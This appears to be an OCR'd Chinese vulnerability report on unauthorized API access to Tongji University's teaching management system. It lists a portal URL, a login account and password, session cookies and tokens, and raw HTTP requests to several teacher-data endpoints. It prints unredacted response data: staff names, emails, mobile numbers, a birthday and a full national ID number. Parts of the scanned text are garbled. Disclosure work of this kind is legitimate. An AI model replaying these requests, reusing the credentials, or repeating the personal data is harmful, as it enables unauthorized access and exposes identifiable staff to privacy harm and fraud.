




教学管理信息系统存在接口未授权访问漏洞


http://myportal.tongji.edu.cn/new/index.html

账号密码：11142 密码Sxm195703





接口1: /api/studentsservice/teacherInfo/findTeacherInfoList



```
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJjb2dpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEyNDli
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
"faculty": "000170",
"facultyName": null,
"manageFacultys": null,
"profession": null,
"sex": "1",
"title": "教授",
"email": "zhangxu-hvac@tongji.edu.cn",
"telephone": "65983605",
"qualification": null,
"photo": "face/teacher/00005.jpg",
"phone": "13311831229",
"condition": null,
"accountDisabled": 0,
"country": null,
"teacherType": null,
"lastUpdateBy": null,
"lastUpdateTime": null,
"groupId": 0,
"groupName":
"教师组, 18级-导师, 19级-导师, 研究生导师组, 本科生老
, 普研老师组, 在职老师组, 本科-毕业设计-导师",
"faculty118n": "机械与能源工程学院",
"manageFacultys118n": "",
```

接口2: /api/baseresservice/teacher/findTeacherList

泄露了2万多条数据

```
Raw Hex 5 1n 三
POST /api/baseresservice/teacher/findTeacherList HTTP/2
Host: 1.tongji.edu.cn
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJjb2dpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEyNDli
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

```
Pretty Raw Hex Render 5 1n 三
16
17 {
  "code": 200,
  "msg": "",
  "data": {
    "pageNum": 1,
    "pageSize": 25,
    "total": 20248,
    "list": [
      {
        "id": 107251,
        "code": "00001",
        "name": "李建中",
        "engName": "LJZ",
        "statId": "1",
        "faculty": "000182",
        "profession": null,
        "sex": "1",
        "title": "教授",
        "email": "lijianzh@tongji.edu.cn"
```

```

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

```

"telephone": "65985086",
"qualification": null,
"photo": "face/teacher/00001.jpg",
"phone": "13701975607",
"courseStatus": "1",

```

```

POST /api/baseresservice/teacher/findTeacherList HTTP/2
Host: 1.tongji.edu.cn
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJkb2dpbIRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEExNDIi
Q.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,/*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

```

"faculty": "000170",
"profession": null,
"sex": "1",
"title": "教授",
"email": "zhangxu-hvac@tongji.edu.cn",
"telephone": "65983605",
"qualification": null,
"photo": "face/teacher/00005.jpg",
"phone": "13311831229",
"courseStatus": "1",
"postTeachQual": "1",
"teachQualReason": null,
"postTeachQualOnjob": "1",
"teachQualOnjobReason": null,
"underTeachQual": "1",
"underStartTime": null,
"underEndTime": null,
"teacherType": "10_yjs",
"approvalStatus": "1",
"birthday": "1955-12-26 00:00:00",
"country": "156",
"address": "610100",
"cardType": "1",
"card": "610103195512262858",

```

接口3: /api/baseresservice/teacher/progressTeacherList

泄露了三万多条数据

```


POST /api/baseresservice/teacher/progressTeacherList HTTP/2
Host: 1.tongji.edu.cn
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJkb2dpbIRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEExNDIi
Q.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc

```

```


"faculty": "000182",
"profession": null,
"sex": "1",
"title": "011",
"email": "lijianzh@tongji.edu.cn",
"telephone": "65985086",

```



/api/baseresservice/teacher/findList?condition=11141

越权通过教师工号获取名字





```
"name": "董洁芸",
"engName": null,
"stateId": null,
"faculty": null,
"profession": null,
"sex": null,
"title": null,
"email": null,
```

```
api/baseresservice/teacher/findList?condition=11143 HTTP/2  
1.tongji.edu.cn  
e: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=  
3ffe4744c09e484e4d45da22de; language=cn; token=  
ici0iJIUzI1NiJ9.eyJsb2dpblRpbWVzdGFtcGl6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEExNDIi  
t98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc  
Control: max-age=0  
-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"  
-Ua-Mobile: ?0  
-Ua-Platform: "Windows"  
le-Insecure-Requests: 1  
Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Chrome/101.0.0.0 Safari/537.36  
:  
html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn  
q=0.8,application/signed-exchange;v=b3;q=0.9  
atch-Site: none  
atch-Mode: navigate  
atch-User: ?1
```

